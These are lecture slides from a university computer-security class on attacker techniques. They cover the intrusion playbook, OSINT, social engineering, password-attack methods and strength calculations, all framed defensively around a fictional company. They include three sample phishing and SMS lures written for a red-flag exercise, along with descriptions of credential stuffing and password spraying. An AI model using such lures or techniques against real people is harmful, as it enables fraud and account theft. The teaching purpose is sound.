

How Attackers Think

Techniques Used by Hackers & Attack Classification

CS 474 — Computer Security · Class 3 · Thursday, October 8, 2026 · Hour 1 (60 min)



Cyber.SoHo — Educational Hub
From the Industry to the Classroom

Legal: lab systems and the fictional BlueFern Trading Inc. scenario only, with explicit authorization — Cyber.SoHo Legal Notice, Terms of Use and Acceptable Use Policy v2.0 (link on slide 3)



Today in 60 minutes — five lessons

Lesson	Clock	Sub-topic	Micro-activity
1	0:00–0:14	The attacker's playbook	Visualization (4 min)
2	0:14–0:27	Reconnaissance & social engineering	Short practical (4 min)
3	0:27–0:41	Passwords under attack (computational)	Short computational (5 min)
4	0:41–0:50	Classic technical attacks	Flash-cards (2 min)
5	0:50–1:00	Classification, hats, ethics and the law	Fun quiz (3 min)



Before we start — the legal notice and the scope of this course

Authorization, not intent

Every scan, test and "attack" in this course runs only on the lab systems and the fictional BlueFern scenario, with explicit authorization. Unauthorized access is an offence — Criminal Code s. 342.1, **US** (United States) **CFAA** (Computer Fraud and Abuse Act), **EU** (European Union) Directive 2013/40/EU, Spain Ley Orgánica 10/1995 — regardless of intent.

No real targets, ever

No **OSINT** (Open-Source Intelligence) on real people or real organizations. No scanning of anything you do not own or hold written permission to test.

Computer security

CS 474 studies the machines, the software on them and the data they hold. Techniques are taught so you can recognise and defend against them.

Full terms

Cyber.SoHo Legal Notice, Terms of Use and Acceptable Use Policy v2.0 — sections 3, 6, 8, 9; Annex C before clicking any link.

 [Cyber.SoHo Legal Notice \(v2.0\) \(cyber-soho.github.io\)](https://cyber-soho.github.io)



The one FACT — and Binder Part 3

Your weekly work IS the project

and the project IS your exam preparation. Mid-Term (Nov 19) and Final (Jan 21) are milestones of the same BlueFern investigation.

Binder Part 3 — Attack Picture & Password Audit

OSINT (Open-Source Intelligence) findings table · attack classification table · password audit with every calculation · one-page phishing-awareness memo.
Due Wednesday, October 14, 23:59.

Today feeds it directly

Lesson 2 → Exercise 3.1 and the memo · Lessons 1, 4, 5 → Exercise 3.2 · Lesson 3 → Exercise 3.3.

Reading

Easttom Ch. 6 and Ch. 3 (skim the legal sections);
preview Ch. 4.



Lesson 1 — The attacker's playbook

Reconnaissance → scanning → gaining access → maintaining access → covering tracks

0:00–0:14 · 10 min + 4 min visualization



Three definitions: attack, threat actor, playbook

Attack

A deliberate action, by a person or by software acting for a person, that attempts to violate confidentiality, integrity or availability. A disk failure is a threat; it is not an attack.

Threat actor

The person or group behind the attack — classified in Lesson 5 by resources and motivation.

Attacker's playbook

The ordered, repeatable sequence of steps the actor follows. A procedure with fixed steps can be interrupted at any step — that is the defender's opportunity.



The five stages (1/2) — before the attacker is in

1

1 · Reconnaissance

Collect information without touching the target: names, roles, e-mail formats, suppliers, software in use, addresses, timing.

2

2 · Scanning

Send packets to the target: which machines exist, which ports answer, which software versions run behind them.

3

3 · Gaining access

Use what was learned to get in: a guessed password, a phishing e-mail, an unpatched service, a web form that accepts hostile input.



The five stages (2/2) — after the attacker is in

1

4 · Maintaining access

Make sure of a way back: a new account, a scheduled task, a program that starts at every boot, a stolen credential kept for later.


2

5 · Covering tracks

Delete or alter the evidence — log files, command histories, time stamps — so the intrusion is discovered late or never.



Two published maps: the Cyber Kill Chain and MITRE ATT&CK



Lockheed Martin's seven steps (2011): the attacker must complete every step — stopping any one stops the attack. MITRE **ATT&CK** (Adversarial Tactics, Techniques, and Common Knowledge): a matrix of tactics (goals, the columns) and techniques (methods, the cells, e.g. T1566 phishing).

 [MITRE ATT&CK \(attack.mitre.org\)](https://attack.mitre.org)



What can the defender see at each stage?

Stage	Evidence	Where
Reconnaissance	Almost nothing on your systems	Public web, social media
Scanning	One address asking about many ports in seconds	Firewall log, web-server log
Gaining access	Failed logins, suspicious messages, strange requests	Authentication log, e-mail gateway, application log
Maintaining access	New scheduled tasks, services, accounts	Endpoint protection
Covering tracks	A gap: a log that stops at 02:13 and restarts at 02:40	The absence is the evidence




The BlueFern breach on the chain — ten observations

- Day –21 / –20 · team photo with badges; job ad reveals e-mail format and software → reconnaissance (nothing to detect)
- Day –9 · one address probes ports 21, 22, 80, 443, 3306 in 40 s → scanning (firewall log — first detection opportunity)
- Day –8 · 40 failed **SSH** (Secure Shell) logins for "admin" in 2 min → gaining access (authentication log)
- Day –6 · "Invoice 4471 overdue" e-mail; the macro installs a boot-time program → gaining, then maintaining access
- Day –5 · shared admin password used on the file server at 02:13; scheduled task "WindowsUpdateHelper" → access, persistence
- Day –2 · 3 GB leaves at night to an unknown address → exfiltration (network-flow records)
- Day 0 · web-server log truncated, authentication log cleared → covering tracks



Visualization (4 min) — Kill-Chain Timeline Player

- Press Step: before each observation appears, name its stage and the log that would show it
- Watch the sensor strip: teal = a sensor could have recorded it; rust = the first detection opportunity
- Download the timeline (**CSV**) — it is the template for Exercise 3.2's "kill-chain stage" column



Lesson 1 — self-check (formative, not graded)

FORMATIVE — for practice only; this does not count towards your grade. Show of hands.

1. [MCQ] An outside address asks the BlueFern web server about ports 21, 22, 80, 443 and 3306 within forty seconds. Which playbook stage is this?

- a) Reconnaissance
- b) Scanning
- c) Maintaining access
- d) Covering tracks

Hint: Did the attacker touch BlueFern's systems, and did it get in?

2. [MSQ (select 3)] Which of the following observations could a defender detect on BlueFern's own systems? (select 3)

- a) A job advertisement that reveals the e-mail format
- b) 40 failed **SSH** (Secure Shell) logins for "admin" in two minutes
- c) A warehouse-team photo posted by marketing
- d) 3 GB of outbound traffic at night to an unknown address
- e) A port scan recorded by the firewall
- f) The attacker reading the company website

Hint: Detection needs a sensor on BlueFern's side; public reading leaves no trace there.



Lesson 2 — Reconnaissance & social engineering

OSINT (Open-Source Intelligence), pretexts, phishing, pretexting, baiting; online fraud, stalking and abuse

0:14–0:27 · 9 min + 4 min "Spot the phish"



OSINT — what an attacker extracts from public sources

Sources

- Company website, "meet the team"
- Social media posts and photos
- Job advertisements (software, versions)
- Press releases, supplier thank-yous
- Public registries, conference talks
- Metadata inside published documents

Extracted

- Names and roles → whom to impersonate
- E-mail format → write to anyone
- Suppliers, customers → a believable story
- Software in use → the right technical attack
- Physical details → the printed Wi-Fi password
- Timing → when staff are busy and tired



Social engineering — the four forms you must name

Phishing

A fraudulent message imitating a trusted sender: e-mail; **SMS** (Short Message Service) (smishing); voice call (vishing). Written for one person with reconnaissance detail = spear phishing; aimed at an executive = whaling.

Pretexting

The invented scenario itself: the supplier with an overdue invoice, the help-desk technician who "needs your password".

Baiting

Something the victim wants — a free download, a **USB** (Universal Serial Bus) stick labelled "salaries 2026" — carrying the malicious content.

Tailgating

The physical form: following an employee through a door that closes behind them.



Easttom Ch. 3 — when the target is a person

Online fraud

Investment, auction and advance-fee fraud; identity theft. Same techniques, aimed at wallets. Report in Canada: the Canadian Anti-Fraud Centre.

Cyber stalking

Repeated electronic harassment or threats against a specific person — a criminal offence under the Criminal Code harassment provisions.

Abuse of personal information

Doxxing — publishing someone's address or private details: reconnaissance turned against an individual.

 [Canadian Anti-Fraud Centre \(www.antifraudcentre-centreantifraude.ca\)](https://www.antifraudcentre-centreantifraude.ca)



Recognising a phishing message (1/2) — structure, not spelling

1

1 · Sender domain

The display name can say anything; read the domain after the @ letter by letter: bluefern-trading.example is not bluefern.example.

2

2 · Reply-To

A reply address that differs from the sender.

3

3 · Urgency + authority

A deadline plus a senior name, so you act before you think.

4

4 · Bypass the process

"Pay this today, outside the usual approval."



Recognising a phishing message (2/2) — and the gateway checks

1

5 · Cannot verify

"I am in meetings all day" — a reason you cannot call back.

2

6 · Link text ≠ target

Hover before you click; the destination is a different, newly registered domain.

3

7 · Attachment that runs code

A macro-enabled document, an executable, an archive.

4

8 · SPF · DKIM · DMARC

Allowed sending servers · a signature on the message · the policy when both fail. Fail / none / fail = no trust at all.



The correct response — four verbs

DO NOT ACT

No click, no reply, no attachment.

VERIFY

Through a channel you already trust: the telephone number in the staff directory, never the one in the e-mail.

REPORT

To **IT** (Information Technology), with the reporting button if one exists.


PRESERVE

Keep the original message — its headers are evidence.

 [Canadian Centre for Cyber Security — phishing guidance \(www.cyber.gc.ca\)](https://www.cyber.gc.ca)



Real-life example — the invoice that was not an invoice



Five public facts (CFO's name, supplier, e-mail format, accounting software, Black-Friday timing) → one pretext → an e-mail with eight red flags in Léa Tremblay's inbox → the four-verb response.



Spot the phish (4 min) — three fictional messages

E-mail A

```
From: "BlueFern IT Support"
<support@bluefern-helpdesk.example>
Subject: Your mailbox is 98 % full –
action required within 2 hours

Hello, your mailbox will be locked today
at 17:00. To keep receiving orders,
confirm your password on the secure
portal: http://bluefern-mail-
login.example/verify
– IT Support
```

E-mail B

```
From: "Marianne Côté"
<marianne.cote@bluefern.example>
Subject: Quick favour

Léa, I am at the bank and cannot talk.
Please buy four $250 gift cards for the
warehouse team's bonus and send me the
codes by reply. I will sign the expense
form tomorrow. Thanks, M.
```

SMS (Short Message Service) C

```
From: +1 438 555 0190

BlueFern Trading: a parcel to your
warehouse could not be delivered. Pay
the $3.20 customs fee here to release
it: hxxp://canpost-fees.example/bf
(link made unclickable on purpose)
```

Find two or three red flags in each — four minutes, show of hands per flag. (All three messages are fictional.)



Lesson 2 — self-check (formative, not graded)

FORMATIVE — for practice only; this does not count towards your grade. Show of hands.

1. [MCQ] What is the correct first reaction to a message you suspect is phishing?

- a) Do not act; verify through a channel you already trust
- b) Reply and ask the sender to confirm
- c) Click the link to see where it leads
- d) Forward it to all colleagues as a warning

Hint: The attacker controls everything inside the message.

2. [MSQ (select 3)] Which of the following are red flags of a phishing e-mail? (select 3)

- a) A look-alike sender domain
- b) A request to bypass the normal approval process
- c) Perfect spelling and grammar
- d) A sender who says they cannot be reached for verification
- e) A message sent during office hours
- f) An e-mail signature with the company logo

Hint: Look at structure (domain, process, verification), not at presentation.



Lesson 3 — Passwords under attack

Guessing, dictionary, brute force, rainbow tables, credential stuffing — and the mathematics of strength

0:27–0:41 · 9 min + 5 min computation



Six ways to attack a password (1/2)

Guessing

Manual, the obvious candidates: the company name, the year, admin, password.

Dictionary attack

A program tries every entry of a word list — millions of real leaked passwords — plus rules: capitalise, append a year, replace a with @.

Brute force

Every possible combination of characters of a given length. It always succeeds; the only question is when.



Six ways to attack a password (2/2)

Rainbow table

A precomputed table of hashes for billions of candidates: a stolen hash is looked up, not computed. Defeated by salting (Class 7).

Credential stuffing

No guessing: username/password pairs leaked from one site tried on another, because people reuse passwords. Check yours at Have I Been Pwned.

Password spraying

One very common password tried against many accounts, staying below each account's lockout threshold.

 [Have I Been Pwned \(haveibeenpwned.com\)](https://haveibeenpwned.com)



Online versus offline — where the guesses run

Online, against the login page

- Slow: the server answers each guess
- Detectable: every failure lands in the authentication log
- Lockouts and rate limits work here

Offline, against stolen hashes

- Fast: the attacker's own machines do the work
- Invisible to you
- One **GPU** (Graphics Processing Unit) $\approx 10^{10}$ simple hashes per second; a rack $\approx 10^{12}$
- This is the case the formulas describe



Formula 1 — the keyspace: N^L

$$\text{keyspace} = N^L$$

- N = size of the alphabet = sum of the character classes present: 26 lower-case + 26 upper-case + 10 digits + 33 symbols
- lower-case only $N = 26$ · lower + digits $N = 36$ · upper + lower + digits $N = 62$ · all four classes $N = 95$
- L = length of the password
- Example: eight lower-case letters $\rightarrow 26^8 \approx 2.09 \times 10^{11}$ possibilities



Formula 2 — the entropy in bits: $L \times \log_2 N$

$$\text{entropy} = L \times \log_2 N \text{ (bits)}$$

- $\log_2 26 \approx 4.70$ · $\log_2 36 \approx 5.17$ · $\log_2 62 \approx 5.95$ · $\log_2 95 \approx 6.57$
- Eight lower-case letters: $8 \times 4.70 = 37.6$ bits
- Random fourteen characters, all four classes: $14 \times 6.57 = 92$ bits
- Each bit doubles the attacker's work; bits add, so passwords of different lengths and alphabets compare on one scale



Formula 3 — the worst-case time: $\text{keyspace} \div \text{rate}$

$$\text{time} = N^L \div \text{rate} \quad (\text{average} = \text{half})$$

- Eight lower-case letters at $10^{10}/\text{s}$: $2.09 \times 10^{11} \div 10^{10} \approx 21 \text{ s}$ (average $\approx 10 \text{ s}$); at $10^{12}/\text{s}$: 0.2 s
- Random fourteen characters: $95^{14} \approx 4.9 \times 10^{27} \div 10^{10} \approx 4.9 \times 10^{17} \text{ s} \approx 1.5 \times 10^{10} \text{ years}$ — about the age of the universe
- Length matters more than anything else, because L is in the exponent



The warning — the formulas describe brute force only

Hiking2026

$N = 62$, $L = 10 \rightarrow 8.4 \times 10^{17}$, 59.5 bits, 2.7 years at 10^{10} /s. A dictionary with the rule "capitalise, append a year" finds it in minutes.

P@ssw0rd1

59 bits on paper — and in every published list of leaked passwords. Instant.

BlueFern2019!


The shared administrator password: 95^{13} on paper; company name + year + symbol is a standard rule — hours.

The rule

The arithmetic gives an upper bound; the dictionary gives the reality. Exercise 3.3 has both columns, and the "reality" column drives the recommendation.



